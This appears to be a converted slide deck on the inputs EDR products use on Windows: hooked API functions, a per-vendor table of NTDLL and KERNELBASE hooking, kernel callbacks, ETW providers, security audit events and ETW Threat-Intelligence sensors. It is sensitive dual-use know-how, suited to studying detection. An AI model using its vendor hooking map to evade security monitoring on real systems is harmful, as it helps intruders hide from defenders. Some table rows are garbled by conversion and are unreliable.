


Typically hooked functions:

- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory,  
ReadProcessMemory

PRODUCT	INTERCEPTION POINT (HOOK)	
	NTDLL	KERNELBASE / KERNEL32
BitDefender	✓	✗
CarbonBlack	✓	✗
Checkpoint	✓	✗
Cortex	✗	✗
CrowdStrike Falcon	✓	✗
Windows Defender	✗	✗
Windows Defender + ATP	✗	✗
Elastic	✗	✗
ESET	✗	✗
Kaspersky	✗	✗
MalwareBytes	✗	✗
SentinelOne	✓	✓
Sophos	✓	✗
Symantec	✗	✗
Trellix	✓	✗
Trend	✓	✗

# EDR Input List



# EDR Input

Kernel Callbacks

```
void CreateProcessNotifyRoutine(parent_process, pid, createInfo)
void CreateThreadNotifyRoutine(ProcessId, ThreadId, Create);
void LoadImageNotifyRoutine(FullImageName, ProcessId, ImageInfo);
void ObCallback(RegistrationContext, PreInfo);
```

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Tools Options Help

Time ... Process Name PID Operation Path Result Detail

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:22...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 274896, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 151720, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 280488, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 283024, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	FileCoAuth.exe	174044	Thread Exit		SUCCESS	Thread ID: 288000, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	FileCoAuth.exe	174044	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.0000000 seconds, Private Bytes: 6'250'496, Peak Private By...
10:22...	NisSrv.exe	286688	Load Image	C:\Windows\System32\dpapi.dll	SUCCESS	Image Base: 0x7f991f20000, Image Size: 0xa000
10:22...	ServiceHub.Set...	234872	Thread Exit		SUCCESS	Thread ID: 289420, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	devenv.exe	235676	Thread Exit		SUCCESS	Thread ID: 288080, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	4372	Thread Exit		SUCCESS	Thread ID: 264756, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	4364	Thread Exit		SUCCESS	Thread ID: 281292, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	4796	Thread Exit		SUCCESS	Thread ID: 288548, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	4872	Thread Exit		SUCCESS	Thread ID: 290056, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	4620	Thread Exit		SUCCESS	Thread ID: 289636, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	30596	Thread Exit		SUCCESS	Thread ID: 283452, User Time: 0.0000000, Kernel Time: 0.0000000
10:22...	svchost.exe	1708	Process Create	C:\Windows\system32\wbem\wmiprvse...	SUCCESS	PID: 289092, Command line: C:\Windows\system32\wbem\wmiprvse.exe -Embedding
10:22...	wmiprvse.exe	289092	Process Start		SUCCESS	
10:22...	wmiprvse.exe	289092	Thread Create		SUCCESS	Parent PID: 1708, Command line: C:\Windows\system32\wbem\wmiprvse.exe -Embedding, Current directory: C:\Windows\...
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\wbem\WmiPrv...	SUCCESS	Thread ID: 280084
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7f7611a0000, Image Size: 0x7000
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7f994eb0000, Image Size: 0x217000
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7f993440000, Image Size: 0xc4000
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\msvcr7.dll	SUCCESS	Image Base: 0x7f992670000, Image Size: 0x3ad000
10:22...	wmiprvse.exe	289092	Thread Create		SUCCESS	Image Base: 0x7f993510000, Image Size: 0xa7000
10:22...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 286076
10:22...	wmiprvse.exe	289092	Thread Create		SUCCESS	Thread ID: 286920
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\wbem\fastprox.dll	SUCCESS	Thread ID: 7444
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\ncobapi.dll	SUCCESS	Image Base: 0x7f987110000, Image Size: 0xf8000
10:22...	wmiprvse.exe	289092	Load Image	C:\Windows\System32\combase.dll	SUCCESS	Image Base: 0x7f986af0000, Image Size: 0x17000
10:22...	wmiprvse.exe	289092	Load Image			Image Base: 0x7f9930b0000, Image Size: 0x38d000

# EDR Input

ETW



```
PS C:\temp> logman query providers
```

Provider	GUID
<hr/>	
ACPI Driver Trace Provider	{DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM	{8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client	{BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon	{F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1	{04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1	{7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup	{47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider	{A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider	{D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin	{935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1	{24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider	{106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace	{4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
Certificate Services Client CredentialRoaming Trace	{EF4109DC-68FC-45AF-B329-CA2825437209}
Certificate Services Client Trace	{F01B7774-7ED7-401E-8088-B576793D7841}
Circular Kernel Session Provider	{54DEA73A-ED1F-42A4-AF71-3E63D056F174}
Classpnp Driver Tracing Provider	{FA8DE7C4-ACDE-4443-9994-C4E2359A9EDB}
Critical Section Trace Provider	{3AC66736-CC59-4CFF-8115-8DF50E39816B}
DBNETLIB.1	{BD568F20-FCCD-B948-054E-DB3421115D61}
Deduplication Tracing Provider	{5EBB59D1-4739-4E45-872D-B8703956D84B}
Disk Class Driver Tracing Provider	{945186BF-3DD6-4F3F-9C8E-9EDD3FC9D558}

ETW Provider	Info
Microsoft-Windows-Kernel-Process	<ul style="list-style-type: none"><li>• Process Start/Stop</li><li>• Thread Start/Stop</li><li>• Image Loads</li></ul>
Microsoft-Windows-Security-Auditing	<ul style="list-style-type: none"><li>• Process Start/Stop</li><li>• Security Operations</li></ul>
Microsoft-Antimalware-*	<ul style="list-style-type: none"><li>• Defender Internals</li></ul>
<tbd>	

**Microsoft-Windows-Kernel-Process:** Provides events related to process creation and termination. It can help detect suspicious processes being spawned.

Name	Value	Version	Task	Keyword
ProcessStart	1	0	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V1	1	1	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V2	1	2	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStart_V3	1	3	ProcessStart	WINEVENT_KEYWORD_PROCESS
ProcessStop	2	0	ProcessStop	WINEVENT_KEYWORD_PROCESS
ProcessStop_V1	2	1	ProcessStop	WINEVENT_KEYWORD_PROCESS
ProcessStop_V2	2	2	ProcessStop	WINEVENT_KEYWORD_PROCESS
ThreadStart	3	0	ThreadStart	WINEVENT_KEYWORD_THREAD
ThreadStart_V1	3	1	ThreadStart	WINEVENT_KEYWORD_THREAD
ThreadStop	4	0	ThreadStop	WINEVENT_KEYWORD_THREAD
ThreadStop_V1	4	1	ThreadStop	WINEVENT_KEYWORD_THREAD
ImageLoad	5	0	ImageLoad	WINEVENT_KEYWORD_IMAGE
ImageUnload	6	0	ImageUnload	WINEVENT_KEYWORD_IMAGE
CpuBasePriorityChange	7	0	CpuBasePriorityChange	WINEVENT_KEYWORD_CPU_PRIORITY
CpuPriorityChange	8	0	CpuPriorityChange	WINEVENT_KEYWORD_CPU_PRIORITY
PagePriorityChange	9	0	PagePriorityChange	WINEVENT_KEYWORD_OTHER_PRIORITY
IoPriorityChange	10	0	IoPriorityChange	WINEVENT_KEYWORD_OTHER_PRIORITY
ProcessFreezeStart	11	0	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStart_V1	11	1	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStop	12	0	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
ProcessFreezeStop_V1	12	1	ProcessFreeze	WINEVENT_KEYWORD_PROCESS_FREEZE
JobStart	13	0	JobStart	WINEVENT_KEYWORD_JOB
JobTerminateStop	14	0	JobTerminate	WINEVENT_KEYWORD_JOB
ProcessRundown	15	0	ProcessRundown	WINEVENT_KEYWORD_PROCESS
ProcessRundown_V1	15	1	ProcessRundown	WINEVENT_KEYWORD_PROCESS

- **Process Start/Stop**
- **Thread Start/Stop**
- **Image Load/Unload**
- Some more


ProcessStart data:

- ProcessID
- CreateTime
- ParentProcessID
- ImageName

Basically same as Kernel Callbacks

# ETW Provider: Microsoft-Windows-Security-Auditing

EventId	Event Description	Event Audit Sul	Operational Functions	Event Processing Functions	Event Emission Function
<a href="#">4624</a>	An account was successfully logged on.	Audit Logon	SspLogonUser, SspiExLo	[LsapAuGenerateLogonAudits], L	ntdll!EtwWriteUMSecurityEvent
<a href="#">4625</a>	An account failed to log on.	Audit Logon	SspLogonUser, SspiExLo	[LsapAuGenerateLogonAudits], L	ntdll!EtwWriteUMSecurityEvent
<a href="#">4627</a>	Group membership information.	Audit Logon	LsapAuApiDispatchLogonL	[LsapReportGroupsAtLogonEvent	ntdll!EtwWriteUMSecurityEvent
			LsapCreateTokenEx		
<a href="#">4634</a>	An account was logged off	Audit Logoff	LsapLogonSessionDelete	[LsapAdtAuditLogoff], LsapAdtWri	ntdll!EtwWriteUMSecurityEvent
<a href="#">4647</a>	User initiated logoff.	Audit Logoff	winlogon!WLGeneric_Log	[Authz!LogAuditEvent], AuthzpSer	ntdll!EtwWriteUMSecurityEvent
			ExitWindowsEx, winlogon!	[Authz!LogAuditEvent], AuthzpSer	
<a href="#">4648</a>	A logon was attempted using explicit credentials.	Audit Logon	SspLogonUser, SspiExLo	[Lsa!AuditLogonUsingExplicitCred	ntdll!EtwWriteUMSecurityEvent
<a href="#">4656</a>	A handle to an object was requested.	Audit File System	ObpCreateHandle	[SepAdtOpenObjectAuditAlarm], S	nt!EtwWriteKMSecurityEvent
			SepAccessCheckAndAudit	[SepAdtOpenObjectAuditAlarm], S	
<a href="#">4657</a>	A registry value was modified.	Audit Registry	CmDeleteKeyValue	[SeAdtRegistryValueChangedAud	nt!EtwWriteKMSecurityEvent
			CmSetValueKey	[SeAdtRegistryValueChangedAud	
<a href="#">4660</a>	An object was deleted.	Audit File System	NtDeleteObjectAuditAlarm	[SepAdtDeleteObjectAuditAlarm],	nt!EtwWriteKMSecurityEvent
			NtDeleteKey, SeDeleteObj	[SepAdtDeleteObjectAuditAlarm],	
			NtMakeTemporaryObject, S	[SepAdtDeleteObjectAuditAlarm],	
			SeDeleteObjectAuditAlarm	[SepAdtDeleteObjectAuditAlarm],	
<a href="#">4661</a>	A handle to an object was requested.	Audit Directory	S SampOpenAccount...SepA	SepAdtOpenObjectAuditAlarm, Se	nt!EtwWriteKMSecurityEvent
			SampOpenDomain...SepA	[SepAdtOpenObjectAuditAlarm, Se	
<a href="#">4662</a>	An operation was performed on an object.	Audit Directory	IDL_DRSGetNCChanges	[Authz!LogAuditEvent], AuthzpSer	ntdll!EtwWriteUMSecurityEvent
			More info, just document		
<a href="#">4663</a>	An attempt was made to access an object.	Audit File System	ObpAuditObjectAccess	[SeOperationAuditAlarm], SepAdt	nt!EtwWriteKMSecurityEvent
<a href="#">4664</a>	An attempt was made to create a hard link.	Audit File System	CreateHardLink, NtSetInfo	[SeAuditHardLinkCreationWithTra	nt!EtwWriteKMSecurityEvent
<a href="#">4672</a>	Special privileges assigned to new logon.	Audit Special Logon	Lsa!SetSupplementalToker	[LsapAdtAuditSpecialPrivileges], L	ntdll!EtwWriteUMSecurityEvent
			SspiExLogonUser, LsapAu	[LsapAdtAuditSpecialPrivileges], L	
			SspiExLogonUser, LsaCon	[LsapAdtAuditSpecialPrivileges], L	
<a href="#">4673</a>	A privileged service was called.	Audit Sensitive File	NtPrivilegedServiceAu	[SepAdtPrivilegedServiceAuditAla	nt!EtwWriteKMSecurityEvent
<a href="#">4674</a>	An operation was attempted on a privileged file.	Audit Sensitive File	ObpCreateHandle	[SepAdtPrivilegeObjectAuditAlar	nt!EtwWriteKMSecurityEvent
			NtOpenObjectAuditAlarm		
			SeAuditHandleCreation		
			SepAccessCheckAndAudit		
<a href="#">4688</a>	A new process has been created.	Audit Process Creation	NtCreateuserProcess, Psp	[SeAuditProcessCreation], SepAd	nt!EtwWriteKMSecurityEvent
			PsCreateMinimalProcess, I	[SeAuditProcessCreation], SepAd	
			PspCreateProcess, Psplns	[SeAuditProcessCreation], SepAd	
<a href="#">4689</a>	A process has exited.	Audit Process Termination	NTTerminateProcess, PspEx	[SeAuditProcessExit], SepAdtLog	nt!EtwWriteKMSecurityEvent
			PspTerminateThreadByPoi	[SeAuditProcessExit], SepAdtLog	
			KiSchedulerApcTerminate,	[SeAuditProcessExit], SepAdtLog	



# EDR Input

ETW-TI

## ETW-Threat Intelligence The good shit

Few consumers (Defender?)  
Req PPL'd and signed process

- `EtwTi` : These are Microsoft-Windows-Threat-Intelligence-Sensors.
- `EtwTim` : These are Microsoft-Windows-Security-Mitigations-Sensors.


Microsoft-Windows-Threat-Intelligence-Sensors	Microsoft-Windows-Security-Mitigations-Sensors
<code>EtwTiLogInsertQueueUserApc</code>	<code>EtwTimLogBlockNonCetBinaries</code>
<code>EtwTiLogDeviceObjectLoadUnload</code>	<code>EtwTimLogControlProtectionUserModeReturnMis</code>
<code>EtwTiLogSetContextThread</code>	<code>EtwTimLogProhibitFsctlSystemCalls</code>
<code>EtwTiLogReadWriteVm</code>	<code>EtwTimLogRedirectionTrustPolicy</code>
<code>EtwTiLogAllocExecVm</code>	<code>EtwTimLogUserCetSetContextTpValidationFailure</code>
<code>EtwTiLogProtectExecVm</code>	<code>EtwTimLogProhibitChildProcessCreation</code>
<code>EtwTiLogMapExecView</code>	<code>EtwTimLogProhibitDynamicCode</code>
<code>EtwTiLogDriverObjectUnLoad</code>	<code>EtwTimLogProhibitLowLIImageMap</code>
<code>EtwTiLogDriverObjectLoad</code>	<code>EtwTimLogProhibitNonMicrosoftBinaries</code>
<code>EtwTiLogSuspendResumeProcess</code>	<code>EtwTimLogProhibitWin32kSystemCalls</code>
<code>EtwTiLogSuspendResumeThread</code>	

# EDR Input

Query Process

Most events only have very little information

- PID
- ThreadID
